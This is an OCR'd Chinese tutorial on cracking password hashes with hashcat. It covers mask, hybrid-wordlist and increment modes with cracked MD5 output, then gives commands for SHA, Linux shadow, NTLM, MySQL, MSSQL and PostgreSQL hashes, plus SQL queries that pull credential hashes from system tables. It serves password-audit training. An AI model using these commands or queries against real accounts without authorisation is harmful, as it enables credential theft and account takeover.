Rejected.........: 0/25108889600 (0.00%)
Restore.Point....: 1427456/308915776 (0.46%)
Candidates.#1....: kbntzysha -> cmnjputin
HWMon.Dev.#1.....: N/A
```



前三位小写字母,后四位数字

hashcat --force -a 3 -m 0 hash.txt ?l?l?l?d?d?d?d



10 位纯数字,其实大家都很清楚,底层对数字的处理速度是最快的

hashcat --force -a 3 -m 0 hash.txt ?d?d?d?d?d?d?d?d?d?d



7 位小写字母加数字的随机组合

hashcat --force -a 3 -m 0 hash.txt -1 ?l?d ?1?1?1?1?1?1?1

```
81186d077459fca990144f65d3340e06:adm1234

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: 81186d077459fca990144f65d3340e06
Time.Started.....: Fri Jul 14 20:09:13 2017 (29 secs)
Time.Estimated...: Fri Jul 14 20:09:42 2017 (0 secs)
Input.Mask.......: ?1?1?1?1?1?1?1 [7]
Input.Charset....: -1 ?l?d, -2 Undefined, -3 Undefined, -4 Undefined
Input.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....: 71796.6 kH/s (13.96ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 2217607168/78364164096 (2.83%)
Rejected.........: 0/2217607168 (0.00%)
Restore.Point....: 47104/1679616 (2.80%)
Candidates.#1....: sobcche -> 21b2x19
HWMon.Dev.#1.....: N/A
```


除了上面这种常规的掩码写法,你也可以这样,比如,你明确的知道密码的某一位或者几位上可能是什么字符,你也可以这样写掩码,假设密码明文为'loveshare',你实际破解的掩码就可以这样写,它只会去破解有掩码的位,速度自然就非常快了.

hashcat --force -a 3 -m 0 hash.txt ?l?lve?l?la?l?l

```
70a2928c45da4386538184d196fd6dce:loveshare

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: 70a2928c45da4386538184d196fd6dce
Time.Started.....: Fri Jul 14 20:15:04 2017 (0 secs)
Time.Estimated...: Fri Jul 14 20:15:04 2017 (0 secs)
Input.Mask.......: ?l?lve?l?la?l?l [9]
Input.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....: 43224.2 kH/s (9.40ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 12460032/308915776 (4.03%)
Rejected.........: 0/12460032 (0.00%)
Restore.Point....: 17408/456976 (3.81%)
Candidates.#1....: savekwaqu -> xqveumare
HWMon.Dev.#1.....: N/A
```


字典加掩模式[Hybrid Wordlist + Mask]

基于字典和掩码配合的爆破模式,把可能存在的字符串事先写到字典中,然后 hashcat 在破解的时候会把后面所有的掩码组合跟前面的字典每行中的字符串进行拼接,直到猜解出明文,下面也是一样,只不过下面是把掩码放在了前面字典放在了后面。 其实,它想表达的意思非常简单,比如: dic1.txt 中的内容是这样的

admin

root

....

实际的明文密码是这样的

adminpass123

那你实际破解的掩码,就可以这样写

hashcat --force -m 0 hash.txt -a 6 dic1.txt -1 ?l ?l?1?1?1?d?d?d


```
5bb5aff891d4f5d841b26a6cb8122156:adminpass123

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: 5bb5aff891d4f5d841b26a6cb8122156
Time.Started.....: Fri Jul 14 20:18:32 2017 (46 secs)
Time.Estimated...: Fri Jul 14 20:19:18 2017 (0 secs)
Input.Base.......: File (dic1.txt), Left Side
Input.Mod........: Mask (?l?1?1?1?d?d?d) [7], Right Side
Input.Charset....: -1 ?l, -2 Undefined, -3 Undefined, -4 Undefined
Speed.Dev.#1.....:  4955.0 kH/s (0.17ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 201076736/1827904000 (11.00%)
Rejected.........: 0/201076736 (0.00%)
Restore.Point....: 0/4 (0.00%)
Candidates.#1....: adminkxpp123 -> mastercfan123
HWMon.Dev.#1.....: N/A
```


其实,它实际的拼接过程就相当于下面这样,直到最后就会撞到adminpass123

admin?l?1?1?1?d?d?dpass?l?1?1?1?d?d?d...


下面是多字典实例

hashcat --force -m 0 hash.txt -a 6 dic1.txt dic2.txt -1 ?l ?l?1?1?1?d?d?d



掩码和字典配合的爆破模式 [Hybrid Mask + Wordlist]


hashcat --force -m 0 hash.txt -1 ?l?d ?1?1?1?1 -a 7 dic1.txt dic2.txt



基于 increment 的自动变长模式

基于 increment 的自动变长模式,下面的意思就表示自动破解 4 到 8 位由小写子目录和数字组成的密码 hash:

hashcat --force -a 3 -m 0 hash.txt --increment --increment-min=4 --increment-max=8 -1 ?l?d




实例讲解

下面是一些我们可能会经常碰到的散列掩码爆破实例,自己机器性能不是太好,为了节省时间,所以实际设置的密码都非常简单,大多是 9 位以内的小写字母加数字

破解最普通的 md5 hash

破解最普通的 md5 hash[可能也是大家用的最多的散列(本身并非加密算法,大多是用来做 hash 校验用的),除了常规网站后台管理密码,另外,很多常见服务器端工具的默认加密都是基于此类型,如:filezilla,等等……],下面表示破解 8 位由小写字母数字组成的密码:

```
hashcat --force -a 3 -m 0 hash.txt -1 ?l?d   ?1?1?1?1?1?1?1?1
```




破解 sha 系列 hash

绝大多数 linux 发行版的默认用户密码加密类型都是基于 sha 系列的变种


纯 sha1,五位小写字母

hashcat --force -a 3 -m 100 hash.txt ?l?l?l?l?l




纯 sha224,五位小写字母

hashcat --force -a 3 -m 1300 hash.txt ?l?l?l?l?l




纯 sha256,五位小写字母

hashcat --force -a 3 -m 1400 hash.txt ?1?1?1?1?1




纯 sha384,五位小写字母

hashcat --force -a 3 -m 10800 hash.txt ?l?l?l?l?l



纯 sha512,五位小写字母[速度稍慢]


hashcat --force -a 3 -m 1700 hash.txt ?l?l?l?l?l



破解 linux 系统用户密码 hash

可能稍微有些慢,相比之下用 john(这也是一款比较好用的 hash 破解工具,后续我们还会单独说)跑,效果可能会更好一些


hashcat --force -a 3 -m 1800 hash.txt ?l?l?l?l?l



破解 win 2008 系统用户的 ntlm hash

实际破解中只需要破解 ntlm 部分的值即可,lm 的值就不用了,另外,还有域中的各类证书散列类型破解基本都是如此,这里就不一一举例了


hashcat --force hash.txt -m 1000 -a 6 dic1.txt ?s?s?s?d?d?d



破解 mysql 4/5.x 数据库用户 hash

记得实际破解的时候把 hash 开头的*去掉,要不然可能识别不出来


*select * from mysql.user\G;hashcat --force hash.txt -m 300 -a 3 ?l?l?l?l*



破解 mssql 系列[2005/2008/2012] 数据库用户 hash

SELECT name, password_hash FROM master.sys.sql_logins

hashcat --force hash.txt -m 132 -a 3 ?l?l?l?l?l?d?d?d




破解 pgsql 数据库用户 hash

实是 md5 的变种,跑的时候记得把 hash 开头的 md5 去掉,不过自己在实际跑的过程中,暂时还有些问题,如果用普通的 md5 来跑,跑出来的明文和我实际的密码还有一些出入

SELECT usename, passwd FROM pg_shadow;

hashcat --force hash.txt -m 12 -a 3 ?l?l?l?l?l?d?d?d



